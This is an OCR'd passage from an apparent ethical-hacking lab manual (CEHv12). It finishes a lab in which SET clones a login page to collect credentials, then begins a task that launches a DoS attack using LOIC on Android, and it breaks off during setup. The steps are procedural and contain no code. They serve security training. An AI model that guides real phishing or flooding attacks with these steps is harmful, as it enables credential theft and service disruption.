
23. In the **Google Chrome** browser window, sign in to the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.




24. When the victim (you in this case) clicks the URL, a new tab opens up, and he/she will be presented with a replica of **www.certifiedhacker.com**.

25. The hotel booking page appears, scroll-down to the end of the page. Here, the victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, the page shows an error, as shown in the second screenshot.





26. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine. In the terminal window, scroll down to find an **Username** and **Password**, displayed in plain text, as shown in the screenshot



27. This concludes the demonstration of how to phish user credentials using SET.

28. Close all open windows and document all the acquired information


Task 3: Launch a DoS Attack on a Target machine using Low Orbit Ion Cannon (LOIC) on the Android Mobile Platform

Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and Denial-of-Service (DoS) attack application. LOIC performs a DoS attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.


In this task, we will use LOIC on the Android mobile platform to launch a DoS attack on a target machine.

1. Click **CEHv12 Android** to switch to the **Android** machine.
2. Click **Commands** icon from the top-left corner of the screen, navigate to **Power** --> **Reset/Reboot machine**.

